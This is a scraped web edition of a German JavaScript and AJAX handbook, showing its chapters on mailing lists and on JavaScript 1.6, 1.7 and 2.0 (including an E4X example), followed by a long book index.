Bevor Sie posten, sollten Sie allerdings die grundlegenden Regeln des Postings lernen. Das fngt schon einmal damit an, dass Sie nur Textnachrichten posten sollten, keine HTML-Formatierungen. Bleiben Sie hflich, verffentlichen Sie keine Werbung – das sind nur einige der Punkte, die Sie beachten mssen. Unter **http://www.ietf.org/rfc/rfc1855.txt** finden Sie die englischsprachige Originalfassung dieser (informellen) Hinweise, der so genannten **Netiquette**. Eine deutsche Version nebst zustzlicher Hinweise finden Sie unter **http://www.chemie.fu-berlin.de/outerspace/netnews/netiquette.html**. Wenn Sie diese Verhaltensregeln befolgen, vermeiden Sie mgliche Probleme in Newsgroups schon von vornherein.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 35 Quellen im Web**
  - **35.1 Websites**
  - **35.2 Newsgroups**
  - **35.3 Mailinglisten**

top

35.3 Mailinglisten

Wenn Sie keinen Zugang zu Newsgroups haben oder deren Nachrichtenflle Ihnen zu umfangreich erscheint, haben Sie noch die Mglichkeit, an E-Mail-Diskussionen teilzunehmen. Je nach Einstellung und Funktionsumfang der Mailingliste steht unter anderem die Mglichkeit zur Verfgung, ein- oder mehrmals pro Tag die bis dato eingetroffenen Nachrichten zugestellt zu bekommen (das wird **Digest** genannt). Sie erhalten also nicht mehr 50 einzelne E-Mails pro Tag, sondern beispielsweise nur noch zwei E-Mails mit jeweils 25 Nachrichten.

Auch bei Mailinglisten gilt es, die Netiquette zu beachten, insbesondere sollten Sie hier keine HTML-

32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

Nachrichten verschicken, da das bei Digest-Empfngern zu Irritationen fhrt.

- **http://mountaindragon.com/javascript/**

Die wohl bekannteste Diskussionsliste (englischsprachig) zu JavaScript, inklusive Web-Zugriff und Digest-Mglichkeit.

- **http://www.topica.com/dir/?cid=2585**

bersicht ber JavaScript-Diskussionslisten.

<<zurck **<top>** **vor>>**

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 36 Die Zukunft von JavaScript**
  - **36.1 JavaScript 1.6**
  - **36.2 JavaScript 1.7**
  - **36.3 JavaScript 2.0**

Die Zukunft kommt in Raten, das ist das Ertrgliche an ihr.
– Alfred Polgar

Kapitel 36 Die Zukunft von JavaScript

Dank DOM und dem Aufeinanderzubewegen der Browserhersteller ist JavaScript mittlerweile stabil; es gibt nur wenig neue Features. Zwar kocht wie immer jeder Browserhersteller sein eigenes Sppchen und implementiert eigene Erweiterungen, aber die Situation ist bei weitem nicht mehr so schlimm wie vor zehn Jahren.

Betrachtet man allerdings den JavaScript-Sprachstandard, geht dort die Entwicklung voran: Die JavaScript-Versionen 1.6 und 1.7 sind bereits fertig. Browser, die damit umgehen knnen, gibt es sogar auch schon, dem Mozilla-Projekt sei dank. Firefox 1.5

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

untersttzt JavaScript 1.6, Firefox 2.0 (zur Drucklegung als Beta-Version verfgbar) kann zustzlich noch JavaScript 1.7.

Ohne eine entsprechende Untersttzung der neuen Features durch andere relevante Browser, allen voran dem Internet Explorer, sind die neuen Sprachversionen fr den Praxiseinsatz untauglich. Dennoch, ein kurzer Blick auf die kommenden Mglichkeiten ist sehr spannend.

top

36.1 JavaScript 1.6

JavaScript 1.6 wird wie gesagt von Firefox 1.5 und damit Mozilla 1.8 untersttzt. Vor allem die Array-Untersttzung wurde aufgebohrt. Die Methode `indexOf()` und `lastIndexOf()` ermitteln die erste beziehungsweise letzte Position eines Elements in einem Array (oder `-1`, falls es das Element nicht gibt). Bis dato erforderte diese Funktionalitt noch ein kostspieliges Iterieren ber alle Arrayelemente.

Apropos Iterieren: Es gibt auch noch einige neue Methoden zum Durchlaufen von Array-Elementen. Der Online-Artikel unter **http://www.webreference.com/programming/javascript/ncz/column4/** verrt nhere Informationen dazu.

Die grte Neuerung ist aber E4X, kurz fr **ECMAScript for XML**. E4X ist ein ECMA-Standard (ECMA-357) und ermglicht die Erzeugung von XML direkt innerhalb von JavaScript. Damit ist es mglich, XML direkt in JavaScript zu erzeugen:

```
var daten =
<?xml version="1.0" encoding="UTF-8"?>
<links>
<link id="1">
   <text>Mozilla</text>
   <url>http://www.mozilla.com/</url>
</link>
<link id="2">
   <text>Microsoft</text>
   <url>http://www.microsoft.com/</url>
</link>
<link id="3">
   <text>Opera</text>
   <url>http://www.opera.com/</url>
</link>
```

```
</links>;
```

Die Variable `daten` enthlt jetzt ein XML-Objekt nebst praktischem Zugriff; so ist etwa `daten.link` ein Array mit den drei Link-XML-Elementen. Das vereinfacht die Verarbeitung von XML-Daten erheblich. Aktuelle Versionen von Adobe Flash untersttzen brigens ebenfalls E4X mit der Flash-internen Programmiersprache ActionScript (die auch auf ECMAScript basiert).

Mehr zu JavaScript 1.6 finden Sie unter **http://developer.mozilla.org/en/docs/New_in_JavaScript_1.6**.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 36 Die Zukunft von JavaScript**
  - **36.1 JavaScript 1.6**
  - **36.2 JavaScript 1.7**
  - **36.3 JavaScript 2.0**

top

36.2 JavaScript 1.7

Firefox 2.0 untersttzt JavaScript 1.7 – beziehungsweise wird es untersttzen, denn zur Drucklegung gab es Firefox 2.0 nur als Vorabversion. Die Neuerungen knnen sich allerdings sehen lassen, denn viele der Features sind in anderen Programmiersprachen bereits gang und gebe. Hier eine (unvollstndige) Liste:

- Iteratoren (inklusive neuer Mglichkeiten fr `for`-Schleifen, die ber Objekte iterieren)
- Generatoren
- Funktionen, die mehrere Werte zurckgeben knnen.

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

- Codeblcke (mit beshcrnkter Gltigkeit von Variablen)

Die Mozilla-Entwickler stellen zu JavaScript 1.7 unter **http://developer.mozilla.org/en/docs/New_in_JavaScript_1.7** Informationen bereit.

<<zurck **<top>** **vor>>**

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 36 Die Zukunft von JavaScript**
  - **36.1 JavaScript 1.6**
  - **36.2 JavaScript 1.7**
  - **36.3 JavaScript 2.0**

top

36.3 JavaScript 2.0

Soweit zu den kleineren neuen Releases, doch wann erscheint die nchste Hauptversion von JavaScript, und vor allem: was bietet sie? Die Planungen sind natrlich noch lngst nicht abgeschlossen, aber ein paar Informationen gibt es bereits. Generell geht es darum, JavaScript von einer Skriptsprache zu einer erwachsenen Programmiersprache werden zu lassen. Datentypen werden eingefhrt, die OOP-Mglichkeiten stark erweitert. Unter **http://www.mozilla.org/js/language/js20/** gibt es eine Art Zwischenstand, leider Mitte 2003 das letzte Mal aktualisiert.

Standards hin oder her, im Webbereich sind es immer die Browserhersteller, die durch ihre

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

Implementierungen angeben, ob sich eine neue Version durchsetzen kann oder nicht. Da JavaScript 1.6 erst seit kurzem verfgbar ist und noch kein Browser jenseits des Beta-Stadiums Version 1.7 untersttzt, heit es in Hinblick auf JavaScript 2.0 noch Geduld zu wahren.

<<zurck **<top>** **vor>>**

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schützen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

A B C D E F G H I J K L M N O P Q R S T U V W X Y Z

Index

! [1]
- [1]
-- [1]
!= [1]
% [1]
%= [1]
&& [1]
* [1]
*/ [1]
*= [1]
+ [1]
++ [1]
+= [1]
.aspx [1]
.htaccess [1]
.NET [1]
– Installation [1]
.NET Framework [1]
/ [1]
/* [1]
// [1]
/= [1]
<a href> [1]
<a style> [1]
<a target> [1]
<applet> [1]

 [1]
<div style> [1]
<embed> [1]
<form action> [1]
<form method= [1]
<form name> [1]
<form> [1]
<frame src> [1]

<frame> [1]
<frameset cols> [1]
<frameset> [1]
<hr> [1]
<img name> [1]
<input type= [1]
<marquee> [1]
<noframes> [1]
<noscript> [1]
<object> [1]
<option> [1]
<script archive> [1]
<script event for> [1]
<script language> [1]
<script src> [1]
<script type> [1]
<script> [1]
<select multiple= [1]
<select> [1]
<style> [1]
<textarea> [1]
-= [1]
= [1]
== [1]
| [1]
|| [1]

A ▼

about:cache [1]
abrunden [1]
ActionScript [1]
ActiveMovie [1]
ActiveMovie Control [1]
ActiveX [1]
Adobe
– Director [1]
– Flash [1]
adobe_director() [1]
adobe_flash() [1]
AJAX [1]
– asynchron [1]
– Beispiele [1]
– Bookmarks [1]
– Frameworks [1]
– Permalink [1]
– Probleme [1]
– Sicherheit [1]
– synchron [1]
– XML [1]
– XPath [1]
– XSL [1]
– Zurück-Schaltfläche [1]
AJAXSLT [1]
alert() [1]
Animation [1]
animierte GIFs [1]
anonyme Funktionen [1]
Apache [1]
Applet [1]
arguments [1]
Array [1]
Array-Objekt [1]
– erweitern [1]
– Index [1]

– length [1]
– pop() [1]
– push() [1]
– sort() [1]
– splice() [1]
– toString() [1]
Arrays
– erstellen [1]
– erweitern [1]
– Notation [1]
– sortieren [1]
– Sortierfunktion [1]
ASP [1]
ASP.NET [1]
– Atlas [1]
– Bankleitzahlen [1]
– Caching verhindern [1]
– HTML Controls [1]
– InnerHtml [1]
– Navigation [1]
– Newsticker [1]
– Page_Load() [1]
– Response.Write() [1]
– runat= [1]
– Sitemap [1]
– Validation Controls [1]
– Web Controls [1]
[1] R AJAX
Atlas (AJAX-Framework) [1]
Auswahllisten [1]
– options [1]
– selected [1]
– selectedIndex [1]
– type [1]
– value [1]
Authorization required [1]

top

B ▼▲

back() [1]
Bankleitzahlen [1]
Baumstruktur [1]
BBEdit [1]
Behavior [1]
Bestätigungsfenster [1]
Blackjack [1]
blur() [1]
Bookmark [1]
Browser [1]
– History [1]
– Marktanteile [1]
– Navigationsleiste [1]
– Testsystem [1]
– Version [1]
Browser-Erkennung [1]
– Internet Explorer [1]
– Mozilla [1]
– Opera [1]
– Versionsnummer [1]
Browser-Krieg [1]
Bubblesort [1]
Bubbling [1]

top

C

Cache [1]
Camino [1]
Checkboxen [1]
– checked [1]
– type [1]
Chronik [1]
clearInterval() [1]
clearTimeout() [1]
Client Sniffer [1]
clientseitige Programmierung [1]
clientX [1]
clientY [1]
Code auslagern [1]
Code schützen [1]
Code verschlüsseln [1]
Code verstecken [1]
codeschutz_decode() [1]
codeschutz_encode() [1]
confirm() [1]
continue [1]
cookie_lesen() [1]
cookie_setzen() [1]
Cookies [1]
– Aufbau [1]
– Beschreibung [1]
– domain [1]
– Einschränkungen [1]
– expires [1]
– lesen [1]
– löschen [1]
– path [1]
– secure [1]
– Seiten schützen [1]
– serialisieren [1]
– setzen [1]
– Unterstützung prüfen [1]
– Warenkorb [1]
Copy & Paste [1]
Cross-Site Scripting [1]
CSS [1]
– className [1]
– style [1]
– via JavaScript [1]

top

D

Datenhaltung [1]
Date-Objekt [1]
– erzeugen [1]
– getDate() [1]
– getFullYear() [1]
– getHours() [1]
– getMilliseconds() [1]
– getMinutes() [1]
– getMonth() [1]
– getSeconds() [1]
– getTime() [1]
– getYear() [1]
– toGMTString() [1]

Datum [1]
– lokal [1]
DCOM [1]
Debugger [1]
[1] R switch-Anweisung
DHTML [1]
– Navigation [1]
– sichtbar [1]
– Text ausgeben [1]
– unsichtbar [1]
Diashow [1]
– anhalten [1]
– navigieren [1]
– starten [1]
– verlassen [1]
Director [1]
– ActiveX überprüfen [1]
– browserunabhängige Erkennung [1]
– in HTML einbauen [1]
– Plugin überprüfen [1]
– Verbreitung [1]
– Veröffentlichungseinstellungen [1]
– Versionsnummer [1]
disablePrivilege() [1]
Distributed Computing [1]
[1] R DOM
document-Objekt
– all [1]
– all.style [1]
– body.clientWidth [1]
– body.scrollLeft [1]
– body.scrollTop [1]
– cookie [1]
– createElement() [1]
– createTextNode() [1]
– forms [1]
– getElementById() [1]
– getElementsByTagName() [1]
– images [1]
– styleSheets [1]
– write() [1]
Dojo (AJAX-Framework) [1]
DOM [1]
– auf Elemente zugreifen [1]
– auf Tags zugreifen [1]
– Baum [1]
– Knoten [1]
– Liste erstellen [1]
– modifizieren [1]
– Navigation [1]
– Tabelle erstellen [1]
DOM-Baum [1]
Doppelklick [1]
do-while-Schleifen [1]
Drag&Drop [1]
Drucken [1]

top

E

E4X [1]
ECMA-262 [1]
ECMA-357 [1]
ECMAScript [1]

Editor [1]
Eigenschaft [1]
Eingabefenster [1]
[1] R if-else-Anweisung
E-Mail-Adresse [1]
enablePrivilege() [1]
encodeURI() [1]
encodeURIComponent() [1]
Entities [1]
Ereignisbehandlung [1]
Ereignisse [1]
– abfangen [1]
– browser-unabhängig [1]
– Bubbling [1]
– Internet Explorer [1]
– Mausklicks [1]
– mit Opera [1]
– Netscape [1]
– Sondertasten [1]
– Tastatureingaben [1]
escape() [1]
eval() [1]
– Sicherheitsbedenken [1]
Event-Handler [1]
– onabort [1]
– onblur [1]
– onchange [1]
– onclick [1]
– oncontextmenu [1]
– ondblclick [1]
– onerror [1]
– onfocus [1]
– onkeydown [1]
– onkeypress [1]
– onkeyup [1]
– onload [1]
– onmousedown [1]
– onmousemove [1]
– onmouseout [1]
– onmouseover [1]
– onmouseup [1]
– onsubmit [1]
Event-Objekt [1]
– cancelBubble [1]
– CLICK [1]
– keyCode [1]
– MOUSEDOWN [1]
– MOUSEUP [1]
– srcElement [1]
– target [1]
– type [1]
– which [1]
[1] R XML
[1] R XSL
externe Datei [1]

top

F ▼▲

FAQ [1]
Fehler
– abfangen [1]
– detaillierte Meldung [1]
Fehlermeldung [1]

– per E-Mail senden [1]
Fenster
– anpassen [1]
– Benutzereingabe [1]
– besondere Rechte [1]
– Bestätigung [1]
– bewegen [1]
– Fernsteuerung [1]
– modal [1]
– öffnen [1]
– Optionen [1]
– schließen [1]
– scrollen [1]
– verschieben [1]
– Warnung [1]
– Zugriff [1]
Fenster-Eigenschaften [1]
– center [1]
– dialogHeight [1]
– dialogLeft [1]
– dialogTop [1]
– dialogWidth [1]
– help [1]
– resizeable [1]
– screenX [1]
– screenY [1]
– status [1]
Fernsteuerung [1]
Firefox [1]
firstChild [1]
Flash [1]
– ActiveX überprüfen [1]
– browserunabhängige Erkennung [1]
– Clip laden [1]
– Fortschrittsanzeige [1]
– in HTML einbauen [1]
– Jukebox [1]
– mit JavaScript kommunizieren [1]
– Plugin überprüfen [1]
– Verbreitung [1]
– Veröffentlichungseinstellungen [1]
– Wiedergabe [1]
– zoomen [1]
for-in-Schleifen [1]
Form-Objekt
– elements [1]
Formular
– auf Elemente zugreifen [1]
– Auswahlliste [1]
– per E-Mail versenden [1]
– überprüfen [1]
Formularelement
– type [1]
Formularüberprüfung [1]
– automatisch [1]
for-Schleifen [1]
Fortschrittsanzeige [1]
forward() [1]
Frames [1]
– Datenzugriff [1]
– History [1]
– mehrere gleichzeitig ändern [1]
– mit JavaScript füllen [1]
– übergeordnet [1]
– unsichtbar [1]
– zählen [1]

fscommand() [1]
Funktionen [1]
– anonym [1]
– Anzahl Parameter [1]
– arguments [1]
– Parameter [1]
– return [1]

top

G ▼▲

Galeon [1]
Garrett, Jesse James [1]
Gauß [1]
Gecko [1]
[1] R Date-Objekt
GIF
– animiert [1]
– transparent [1]
go() [1]
Google Suggest [1]
GP_codeschutz_kontext() [1]
Grafiken [1]
– animieren [1]
– austauschen [1]
– Ladestatus [1]
– URL [1]
– Zugriff [1]

top

H ▼▲

Heimkino [1]
History [1]
history-Objekt [1]
– back() [1]
– forward() [1]
– go() [1]
HotJava [1]
HP-Verfahren [1]
HTML
– Sonderzeichen ersetzen [1]
HTML Controls [1]
HTML Guard [1]
HTML-Kommentar [1]
HTML-Tags
– script language [1]
HTTP [1]
– Anfrage abbrechen [1]
– Anfrage senden [1]
– Authentifizierung [1]
– Header [1]
– Parameter [1]
– Rückgabe auswerten [1]
– Status [1]
HTTP_REFERER [1]
HTTPS [1]

top

I ▼▲

if-else-Anweisung [1]

[1] R Frames
IIS [1]
Image-Objekt [1]
– Cache [1]
– complete [1]
– src [1]
immer sichtbar [1]
innerHTML [1]
Internet Explorer [1]
isNaN() [1]



J ▼▲

Jahr-2000-Problem [1]
Jahrtausendwechsel [1]
JAR [1]
Java [1]
– Allgemeines [1]
– Applet [1]
– Datentypen [1]
– Funktionsweise [1]
– in HTML [1]
– Klassen [1]
– Vector [1]
– Virtual Machine [1]
JavaScript
– Bibliotheken [1]
– einbauen [1]
– extern [1]
– Link [1]
– neu in Version 1.5 [1]
– neu in Version 1.6 [1]
– neu in Version 1.7 [1]
– neu in Version 2.0 [1]
– Version [1]
JavaScript Debugger [1]
– Breakpoint [1]
– Watch [1]
javascript:(URL) [1]
JavaScript-Konsole [1]
JavaScript-Protokoll [1]
Java-Unterstützung [1]
Joust [1]
JPEG [1]
JScript [1]
JScript.NET [1]
– Installation [1]
– Web Service [1]
JSON [1]



K ▼▲

KDE [1]
kein_kontext() [1]
Knoppix [1]
Knoten
– appendChild() [1]
– cloneNode() [1]
– firstChild [1]
– hasChildNodes() [1]
– insertBefore() [1]

– lastChild [1]
– nextSibling [1]
– nodeName [1]
– nodeType [1]
– parentNode [1]
– previousSibling [1]
– removeNode() [1]
– replaceNode() [1]
– setAttribute() [1]
Kommentar [1]
Konqueror [1]
Kontextmenü verhindern [1]
Kontrollstrukturen [1]

top

L

laden_collection() [1]
Laufschrift [1]
left [1]
lesen_collection() [1]
Link [1]
LiveAudio [1]
LiveScript [1]
location-Objekt [1]
– hash [1]
– href [1]
– protocol [1]
– reload() [1]
– replace() [1]
– search [1]
Lottozahlen [1]
Lynx [1]

top

M

Macromedia [1]
MagicCookie [1]
Marktanteil [1]
Math-Objekt
– floor() [1]
– PI [1]
– pow() [1]
– random() [1]
Mausbewegung [1]
Mausklick verhindern [1]
Mauszeiger [1]
Methode [1]
[1] R Internet Explorer
Microsoft SQL Server [1]
MIDI-Format [1]
MIME-Typ [1]
mimeTypes-Objekt [1]
– description [1]
– enabledPlugin [1]
– suffixes [1]
– type [1]
modales Fenster [1]
Modulo [1]
moveBy() [1]
moveTo() [1]
Mozilla [1]

– Ereignisbehandlung [1]
mp_ende() [1]
mp_ende_reset() [1]
mp_getControls() [1]
mp_getVolume() [1]
mp_lade_datei() [1]
mp_nn() [1]
mp_obj() [1]
mp_play() [1]
mp_setControls() [1]
mp_setVolume() [1]
mp_start() [1]
mp_start_reset() [1]
Multimedia [1]
Musik [1]
– ActiveMovie [1]
– browserunabhängige Ansteuerung [1]
– Clip laden [1]
– Einbau in HTML [1]
– Lautstärke [1]
– LiveAudio [1]
– Objekt [1]
– Wiedergabe [1]
– Wiedergabestatus [1]
– Windows Media Player [1]
– Wurlitzer [1]
Muster
– reguläre Ausdrücke [1]
MySQL [1]

top

N ▼▲

Nachkommaanteil [1]
name [1]
Navigation [1]
– Alternativen im Web [1]
– mit ASP.NET [1]
– mit Auswahllisten [1]
– mit DHTML [1]
– verschachteln [1]
navigation_laden() [1]
navigator-Objekt [1]
– appName [1]
– appVersion [1]
– javaEnabled() [1]
– mimeTypes [1]
– platform [1]
– plugins [1]
– userAgent [1]
Netscape Navigator [1]
netscape-Objekt
– security.PrivilegeManager [1]
Newsgroups [1]
Newsticker [1]
NoteTab [1]
NSPR [1]
NSS [1]
null [1]

top

O ▼▲

Objekte [1]
– eigene erstellen [1]
– Eigenschaften [1]
– erweitern [1]
– Konstruktor [1]
– Methoden [1]
– this [1]
ODBC [1]
onchange [1]
onclick [1]
oncontextmenu [1]
onerror [1]
[1] R Event-Handler
onerror() [1]
onreadystatechange [1]
OOP [1]
Open Web Application Security Project (OWASP) [1]
open() [1]
opener [1]
Opera [1]
Operatoren
– arithmetische [1]
– boolesche [1]
– für Zeichenketten [1]
Option-Objekt [1]
OS X [1]
Outlook Web Access [1]

top

P ▼▲

pageX [1]
pageY [1]
parseFloat() [1]
parseInt() [1]
Passwort
– ähnlich URL [1]
– als URL [1]
– im Java-Applet [1]
– im Quelltext [1]
– verschlüsseln [1]
Perl [1]
Permalink [1]
PHP [1]
– Bankleitzahlen [1]
– Caching verhindern [1]
– Code generieren [1]
– Newsticker [1]
– Passwortschutz [1]
– Referer-Check [1]
– Session-Management [1]
PHP Security Consortium [1]
Plugins [1]
– MIME-Typ [1]
– neu laden [1]
– Zugriff [1]
plugins-Objekt [1]
– filename [1]
– refresh() [1]
posLeft [1]
posTop [1]
print() [1]
Privileg [1]
Privilege Manager [1]

prompt() [1]
prototype [1]
Prototype (Bibliothek) [1]
Punkt vor Strich [1]

top

Q ▼▲

Quellcode einsehen [1]
– per Dateisystem [1]
– per Kontextmenü [1]
– per Menü [1]
– per Tastenkürzel [1]
Quellen [1]
Quicklinks [1]

top

R ▼▲

Radiobuttons [1]
– checked [1]
– name [1]
– type [1]
Referenz [1]
RegExp-Objekt [1]
– exec() [1]
– match() [1]
– test() [1]
Reguläre Ausdrücke [1]
– JavaScript 1.5 [1]
– Match [1]
– mehrere Treffer [1]
– Metazeichen [1]
– Muster [1]
– suchen [1]
– suchen und ersetzen [1]
– Treffer zurückliefern [1]
return [1]
return false [1]
return true [1]
Rico [1]
ROT13 [1]
runat= [1]

top

S ▼▲

Safari [1]
Schleifen [1]
schreiben_collection() [1]
screen-Objekt
– availHeight [1]
– availWidth [1]
script.aculo.us (Bibliothek) [1]
Scrolling [1]
self [1]
Serialisierung [1]
serverseitig [1]
– Bankleitzahlen [1]
– Code generieren [1]
– Newsticker [1]
– Variablenzugriff [1]

serverseitige Programmierung [1]
setInterval() [1]
setTimeout() [1]
Short Evaluation [1]
showModalDialog() [1]
Sicherheit [1]
– AJAX [1]
– eval() [1]
– XSS [1]
signierte Skripte [1]
SignTool [1]
Sitemap [1]
SOAP [1]
– Body [1]
– Envelope [1]
[1] R Array-Objekt
sound_ende() [1]
sound_ende_reset() [1]
sound_getVolume() [1]
sound_ie() [1]
sound_lade_datei() [1]
sound_nn() [1]
sound_obj() [1]
sound_pause() [1]
sound_play() [1]
sound_setVolume() [1]
sound_start() [1]
sound_start_reset() [1]
sound_stop() [1]
speichern_collection() [1]
Spread Firefox [1]
StarOffice [1]
Statuszeile [1]
String-Objekt [1]
– charAt() [1]
– fromCharCode() [1]
– indexOf() [1]
– length [1]
– replace() [1]
– Sonderzeichen [1]
– split() [1]
– substring() [1]
switch-Anweisung [1]
– default [1]

top

T ▼▲

Tagesdatum [1]
[1] R Ereignisse
Testsystem [1]
Textfelder [1]
– type [1]
Textmarke [1]
this [1]
throw [1]
Timeouts [1]
– löschen [1]
– setzen [1]
top [1]
toString() [1]
try...catch [1]

top

U ▼▲

Überprüfungsfunktionen [1]
– Dezimalzahl [1]
– E-Mail-Adresse [1]
– Ganzzahl [1]
– in Zahlenwert umwandeln [1]
– Postleitzahl [1]
– Telefonnummer [1]
UltraEdit [1]
unescape() [1]
UniversalBrowserAccess [1]
UniversalBrowserRead [1]
UniversalBrowserWrite [1]
UniversalFileAccess [1]
UniversalFileRead [1]
UniversalFileWrite [1]
UniversalPreferencesRead [1]
UniversalPreferencesWrite [1]
UniversalSendMail [1]
URI [1]
URL [1]
– Bestandteile [1]
– Maximallänge [1]

top

V ▼▲

Validation Controls [1]
var [1]
Variablen [1]
– Boolsche [1]
– Deklaration [1]
– globale [1]
– lokale [1]
– Namensgebung [1]
– numerische [1]
– Typenumwandlung [1]
– vertauschen [1]
– Zeichenketten [1]
VBScript [1]
Venkman [1]
Verisign [1]
Verlauf [1]
Visual Web Developer [1]
Vollständigkeitsüberprüfung [1]

top

W ▼▲

W3B [1]
Währungsrechner [1]
Warenkorb [1]
– ändern [1]
– Artikel anzeigen [1]
– Datenstruktur [1]
– Einzelansicht [1]
– füllen [1]
– Kategorien anzeigen [1]
– mit Cookies [1]
– mit Frames [1]
– mit URL [1]
– Übersicht [1]

– Vergleich der Lösungen [1]
warenkorb_artikel() [1]
warenkorb_editieren_cookies() [1]
warenkorb_editieren_frames() [1]
warenkorb_editieren_url() [1]
warenkorb_hinzufuegen_cookies() [1]
warenkorb_hinzufuegen_frames() [1]
warenkorb_hinzufuegen_url() [1]
warenkorb_kategorie() [1]
warenkorb_laden_collection() [1]
warenkorb_lesen_collection() [1]
warenkorb_schreiben_collection() [1]
warenkorb_speichern_collection() [1]
Warnfenster [1]
Web 2.0 [1]
Web Controls [1]
Web Service [1]
– asynchron [1]
– asyncInvoke() [1]
– aufrufen [1]
– Beschreibung [1]
– callService() [1]
– encode() [1]
– JScript.NET [1]
– Selbstbeschreibung [1]
– SOAPCall-Objekt [1]
– SOAPParameter-Objekt [1]
– useService() [1]
– WSDL [1]
– Zugriff mit Internet Explorer [1]
– Zugriff mit Mozilla [1]
Webcrypt Pro [1]
Webmail [1]
Weiterleitung [1]
Werbebanner [1]
while-Schleifen [1]
window-Objekt [1]
– ActiveXObject [1]
– alert() [1]
– back() [1]
– Bubbling [1]
– captureEvents() [1]
– clearInterval() [1]
– clearTimeout() [1]
– close() [1]
– closed [1]
– confirm() [1]
– forward() [1]
– frames [1]
– handleEvent() [1]
– innerWidth [1]
– moveBy() [1]
– moveTo() [1]
– name [1]
– onerror [1]
– open() [1]
– opener [1]
– outerHeight [1]
– outerWidth [1]
– pageXOffset [1]
– pageYOffset [1]
– print() [1]
– prompt() [1]
– releaseEvents() [1]
– routeEvent() [1]

– scroll() [1]
– scrollBy() [1]
– scrollTo() [1]
– setInterval() [1]
– setTimeout() [1]
– showModalDialog() [1]
– status [1]
Windows Media Player [1]
– browserunabhängige Ansteuerung [1]
– Clip laden [1]
– Heimkino [1]
– in HTML einbauen [1]
– Lautstärke [1]
– Objekt [1]
– Steuerelemente anzeigen [1]
– Wiedergabe [1]
